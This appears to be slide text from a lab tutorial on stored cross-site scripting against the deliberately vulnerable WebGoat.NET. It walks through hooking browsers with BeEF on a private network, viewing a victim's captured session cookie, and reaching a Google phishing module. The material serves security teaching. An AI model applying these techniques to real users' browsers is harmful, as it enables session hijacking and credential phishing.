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
Cross-Site Scripting (XSS) Explained

- This will open the link in the new tab of browser
- Type the username and password for a login, if we setup these info. in the setup.



Cross-Site Scripting (XSS) Explained

- On the LHS, we have the following
 - 106 is our local Kali machine, and 119 is the WebGoat
 - On the LHS is a list of hooked browsers.
 - **106 is the location where we deploy our hook.js. Also, it is the location we open the browser and visit the WebGoat**



Cross-Site Scripting (XSS) Explained

- Here is a list of IP addresses who has the javascript file (106, for example) and mapping to its website (119)
- Click the 1st one, which is our current working one

The screenshot shows the BeEF Control Panel interface. On the left, there is a tree view under 'Hooked Browsers' with two main categories: 'Online Browsers' and 'Offline Browsers'. Under 'Online Browsers', there is a folder for '192.168.0.119' and a single entry for '192.168.0.106'. Under 'Offline Browsers', there is a folder for '192.168.1.19' and a list of other IP addresses. The '192.168.0.106' entry is selected, and a detailed view is shown on the right. This view includes a 'Key' column and a 'Value' column. The 'Key' column lists various browser capabilities, and the 'Value' column shows their status (Yes or No). A tooltip is visible over the '192.168.0.106' entry, showing details such as 'Origin: 192.168.0.119:80', 'Browser: null 78.0', 'OS: Linux', 'Hardware: Unknown', and 'Location: Unknown'. The 'Local Date' is also displayed as 'Sun Apr 18 2021 02:50:14 GMT-0400 (Eastern Daylight Time)'.

Key	Value
browser.capabilities.vic	No
browser.capabilities.webgl	Yes
browser.capabilities.webrtc	Yes
browser.capabilities.websocket	Yes
browser.capabilities.webworker	Yes
browser.capabilities.wmp	No

Cross-Site Scripting (XSS) Explained

- What we can do now is to go back to another browser from another machine (i.e. Not from the Kali Linux in the virtualbox but is from my host Windows)
- Assuming its IP address is 192.168.0.185
- Now this Windows 10, my host machine is connecting to WebGoat (119)
- Open the Webgoat from 192.168.0.185, go to the [Stored XSS].
- Now we go back to check the Kali Linux, we got a new record in our “Beef”

Cross-Site Scripting (XSS) Explained


- See?

The screenshot displays the BeEF Control Panel interface. On the left, a tree view shows 'Hooked Browsers' categorized into 'Online Browsers' and 'Offline Browsers'. An orange arrow points from the text 'See?' to a specific browser entry in the 'Online Browsers' list. A modal window is open, showing details for the selected browser at IP 192.168.0.185. The modal includes information such as 'Origin', 'Browser', 'OS', 'Hardware', and 'Location'. Below this, a table lists various browser capabilities and their status.

Key	Value
browser.capabilitiesactivex	No
	No
	No
Origin: 192.168.0.119:80	No
Browser: C null	No
OS: Windows 10	No
Hardware: Unknown	No
Location: Unknown	No
	No
Local Date: Sun Apr 18 2021 14:51:11 GMT+0800 (Singapore Standard Time)	No
browser.capabilitieswebgl	Yes
browser.capabilitieswebrtc	Yes
browser.capabilitieswebsocket	Yes
browser.capabilitieswebworker	Yes
browser.capabilitieswmp	No

At the bottom of the interface, there are tabs for 'Basic' and 'Requester', and a pagination indicator showing 'Page 1 of 2'. The status bar at the bottom right indicates 'Displaying zombie'.


Cross-Site Scripting (XSS) Explained



This is the flow of my penetration testing

Cross-Site Scripting (XSS) Explained

- On your RHS, you can see a browser's info.




The screenshot displays the BeEF Control Panel interface. The top navigation bar includes tabs for 'Getting Started', 'Logs', 'Zombies', and 'Current Browser'. The 'Current Browser' tab is active, showing a table of browser details. On the left, a tree view lists 'Hooked Browsers' under 'Online Browsers' and 'Offline Browsers'. The 'Online Browsers' section shows two entries: '192.168.0.119' and '192.168.0.185'. The 'Offline Browsers' section shows a list of IP addresses from '192.168.1.19' to '192.168.1.88'. The 'Details' tab for the selected browser shows the following information:

Key	Value
browser.name	C
browser.name.friendly	Chrome
browser.name.reported	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
browser.platform	Win32
browser.plugins	Chrome PDF Plugin, Chrome PDF Viewer, Native Client
browser.window.cookies	ASP.NET_SessionId=BB4CF3A32FA16BA86039395D BEEFHOOK=F4KCNxVmTYZE0kks7OCgkdI3ycN4BpeJmGHYXGzSwwNzYCYrH
browser.window.hostname	192.168.0.119
browser.window.hostport	80
browser.window.origin	http://192.168.0.119
browser.window.referrer	http://192.168.0.119/webgoat.net/Default.aspx
browser.window.size.height	619
browser.window.size.width	640
browser.window.title	WebGoat.NET


Cross-Site Scripting (XSS) Explained

- What we can do now is to go to the [Commands] section, then we can select examples like “Social Engineering”




Cross-Site Scripting (XSS) Explained

- This part is what we can control the website to display different kind of information “back to the user”!
- What if we click **Google Phishing!?**



Cross-Site Scripting (XSS) Explained

- Here we go. This is the detail setting.
- What if I click the [Execute] !?

